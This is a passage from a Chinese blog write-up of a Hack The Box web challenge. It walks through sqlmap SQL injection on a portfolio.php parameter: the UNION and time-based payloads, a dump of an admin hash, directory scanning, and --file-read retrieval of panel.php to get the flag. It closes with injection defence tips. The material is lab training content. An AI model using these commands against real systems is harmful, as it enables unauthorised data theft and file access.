+-----+-----+
| created_at | datetime |
| id | int(11) |
| password | varchar(255) |
| username | varchar(50) |
+-----+-----+

[12:56:28] [INFO] fetched data logged to text files under 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu'
[*] shutting down at 12:56:28
```

第四步，获取数据库登录表用户名和密码。

- 参数: -D freelancer -T safeadmin -C "username,password" --dump
- 命令: python sqlmap.py -u "http://.../portfolio.php?id=1" -D freelancer -T safeadmin -C "username,password" --dump

```
C:\Windows\system32\cmd.exe
C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" -D freelancer -T safeadmin -C "username,password" --dump

[+] {1.1.6.15#dev}
[+] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:57:47

[12:57:47] [INFO] resuming back-end DBMS 'mysql'
[12:57:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 7470=7470

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)
```

获取数据库freelancer的登录表safeadmin所有字段，其中-D表示数据库，-T表示表，-C表示输出字段（usr_name、passwd），-dump输出所有值。

```
C:\Windows\system32\cmd.exe

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL, CONCAT(0x716b7a71,0x7a45446f6e6670716261766f73456a4d5a787a4e59734f53744963464e6f4b577145647270554f,0x717a627671),NULL-- kQhz

[12:57:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[12:57:48] [INFO] fetching entries of column(s) 'password, username' for table 'safeadmin' in database 'freelancer'
[12:57:49] [INFO] analyzing table dump for possible password hashes
Database: freelancer
Table: safeadmin
[1 entry]

+-----+-----+
| username | password |
+-----+-----+
| safeadm  | $2y$10$s2ZCi/tHICnA97uf4MfbZuhm0ZQXdCnrM9VM9LBMHPp68vAXNRf4K |
+-----+-----+

[12:57:49] [INFO] table 'freelancer.safeadmin' dumped to CSV file 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu\dump\freelancer\safeadmin.csv'
[12:57:49] [INFO] fetched data logged to text files under 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu'


[*] shutting down at 12:57:49
```

如果字段内容太多，可以设置输出个数，如10个用户名和密码。
参数：-D ahykd_new -T usr -C “usr_name,passwd” --start 1 --stop 10 --dump。
此时，获取用户名和密码，如下所示。


username	password
safeadm	\$2y\$10\$s2ZCi/tHICnA97uf4MfbZuhm0ZQXdCnrM9VM9LBMHPp68vAXNRf4K

因为存在账号密码，那么它很有可能就存在相应的登录界面。那么，它的登录页面是多少呢？


第五步，这里可以尝试DirBuster或Dirsearch扫描登陆页面，它存在 /administrat/ 路径下，“/administrat/index.php”页面打开如下图所示。




问题2： 通常Sqlmap爆破管理员用户名和密码，进行MD5或Hash解密即可登录。但是这里仍然无法登陆，因为密码是经过复杂加密，而且爆破没有成功。




第六步， 我们继续使用DirBuster爆破administrat目录。



扫描结果如下图所示，这里“panel.php”是可疑文件。



问题3： 但这里有存在一个难点，该php文件（/administrat/panel.php）是临时重定向文件（302），即每次打开它就会自动跳转到index.php主页，并且BurpSuite拦截也无法获取该文件源代码，怎么办呢？这可能也是您可能会遇到的问题。



第七步， 这里使用了Sqlmap的一个高级用法。既然前面通过SQL注入已经成功获取了该网站的数据库，那么我们是否能把该php文件下载至本地呢？

- 参数：-file-read=ar/wwwml/administrat/panel.php
- 命令：

```
python sqlmap.py -u "http://...../portfolio.php?id=1" --file-read=var/www
```

注意：目标服务器为linux，那么路径应该为/var/www/html/下。

```

C:\Windows\system32\cmd.exe - python sqlmap.py -u "http://docker.hackthebox.eu:31110/portfolio.php?id=1" --file-read=/var/www/html/administrat/panel.php
C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:31110/portfolio.php?id=1" --file-read=/var/www/html/administrat/panel.php
[1.1.6.15#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:34:47

[18:34:48] [INFO] testing connection to the target URL
[18:34:49] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[18:34:49] [INFO] testing if the target URL is stable
[18:34:50] [INFO] target URL is stable
[18:34:50] [INFO] testing if GET parameter 'id' is dynamic
[18:34:50] [INFO] confirming that GET parameter 'id' is dynamic
[18:34:50] [INFO] GET parameter 'id' is dynamic
[18:34:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[18:34:51] [INFO] testing for SQL injection on GET parameter 'id'
[18:34:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

```

成功获取文件内容如下图所示：

```

C:\Windows\system32\cmd.exe
Payload: id=1 OR SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6b6a71,0x6457546c527849646666696f5a7076536a495454726c77674c72597571746f6864425a78496c6447,0x7176767671)-- eLXI

[18:37:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[18:37:29] [INFO] fingerprinting the back-end DBMS operating system
[18:37:30] [INFO] the back-end DBMS operating system is Linux
[18:37:30] [INFO] fetching file: '/var/www/html/administrat/panel.php'
do you want confirmation that the remote file '/var/www/html/administrat/panel.php' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[18:37:57] [INFO] the local file 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu\files\_var_www_html_administrat_panel.php' and the remote file '/var/www/html/administrat/panel.php' have the same size (880 B)
files saved to [1]:
[*] C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu\files\_var_www_html_administrat_panel.php (same file)


[18:37:57] [INFO] fetched data logged to text files under 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu'

[*] shutting down at 18:37:57


C:\Software\Program Software\Python\sqlmap>

```

我们尝试打开本地文件：



panel.php源代码如下所示，看！它前面是一段重定向index.php文件，但后面内容中隐藏了flag，HTB{I love CSDN}。就这样完成了该题目。



```
1 <?php
2 // Initialize the session
3 session_start();
4
5 // Check if the user is logged in, if not then redirect him to login page
6 if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
7     header("location: index.php");
8     exit;
9 }
10
11 <?
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="UTF-8">
17 <title>Welcome</title>
18 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
19 <link rel="icon" href=".." type="image/x-icon">
20 <style type="text/css">
21     body{ font: 14px sans-serif; text-align: center; }
22 </style>
23 </head>
24 <body>
25 <div class="page-header">
26 <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); <?></b>. Welcome to our site.</h1><b><a href="
27 <br><br><br>
28 <div>
29 <h1>HTB{
30 </div>
31 </body>
32 </html>
```

简单总结:

该部分详细讲解了Sqlmap的基本用法，包括获取数据库、表、字段、用户名和密码，同时结合了DirBuster扫描文件及实战中Web渗透分析方法，最后分享了一个Sqlmap下载远程文件的高级用法，希望对您有所帮助！

关于SQL注入如何防护，这里也简单分享下：

- 在URL设置不允许非法字符，如单引号、等号、注释—、减号，提示非法参数；
- 在URL设置不允许SQL常见的关键词，如and、select、or、insert等；
- 传递的id=115参数必须为数字才能正常跳转，否则跳转错误；
- 服务器启用SQL注入拦截功能，提示当前网页的 URL / POST / COOKIES中包含了特定的 SQL字符而被防火墙拦截，因为可能通过POST、Cookies进行攻击，各方面都需要做到防御。
- 可以使用JS在客户端进行不安全字符屏蔽，也可以在jsp中调用该函数检查是否包涵非法字符，或使用正则表达式过滤传入的参数，防止SQL从URL注入；
- 安全狗、防火墙、监控软件、黑白名单等措施。

三.总结

这篇基础性文章就此结束，希望文章对您有所帮助。非常感谢师弟他们的推荐，也觉得自己的技术好浅，要学的知识好多。如果您是安全初学者，一步一步学习，多实践多尝试，大牛都是慢慢练成的。

2019年原创文章84篇、93万字、5万多位读者、100多万阅读量，阅读了2581篇博客。自己最热门的文章是《我与CSDN的这十年——笔耕不辍，青春热血》，最开心的文章是人工智能和网络安全专栏，最幸福的文章是分享与她的故事。近百万字总结了这一整年，感谢这一年所有相知相识相助的朋友，也感激CSDN一路同行的博友和技术老师们。对我而言，写文是分享，是快乐，更是督促，只要坚持写就还是那个最初的自己。2020年可能会少写很多，需要深入去学习和钻研，但文章还会继续分享，希望和大家再写个十年，三十年；也希望帮助到更多初学者，让您有所思有所感。共勉O(∩_∩)O



最后希望大家帮我CSDN博客之星投投票，每天可以投5票喔，谢谢大家！八年，在CSDN分享了410篇文章，65个专栏，400多万人次浏览，包括Python人工智能、数据挖掘、网络爬虫、图象处理、网络安全、JAVA网站、Android开发、LAMP/WAMP、C#网络编程、C++游戏、算法和数据结构、面试总结、人生感悟等。当然还有我和你的故事，感恩一路有你，感谢一路同行，希望通过编程分享帮助到更多人，也希望学成之后教更多学生。因为喜欢，所以分享，且看且珍惜，加油！我的学生们，等我学成归来～

投票地址：<http://m234140.nofollow.ax.mvvote.cn/opage/ed8141a0-ed19-774b-6b0d-39c3aaf89dde.html?from=singlemessage>

(By:Eastmount 2020-01-15 中午13点写于武汉 <http://blog.csdn.net/eastmount/>)

参考文献：

- [1] Hack The Box Web Pentest 2019 - Qftm大神
- [2] Hack The Box Web Pentest 2017 - Qftm大神
- [3] [HackTheBox] WEB题目 - 肖洋肖恩大神
- [4] hackthebox:Fulcrum通关攻略 - 先知社区SoftNight
- [5] hack the box web题解 - 先知社区
- [6] HTB(hack the box) FreeLancer - timer01
- [7] [HTB系列] 靶机Mischief的渗透测试详解 - 大方子
- [8] Hack the box靶机实战：Bastion - freebuf大神dongne

[9] [CTF] base64编码 - Fllowone

[10] hackthebox通关手记（持续更新） - whoami101大神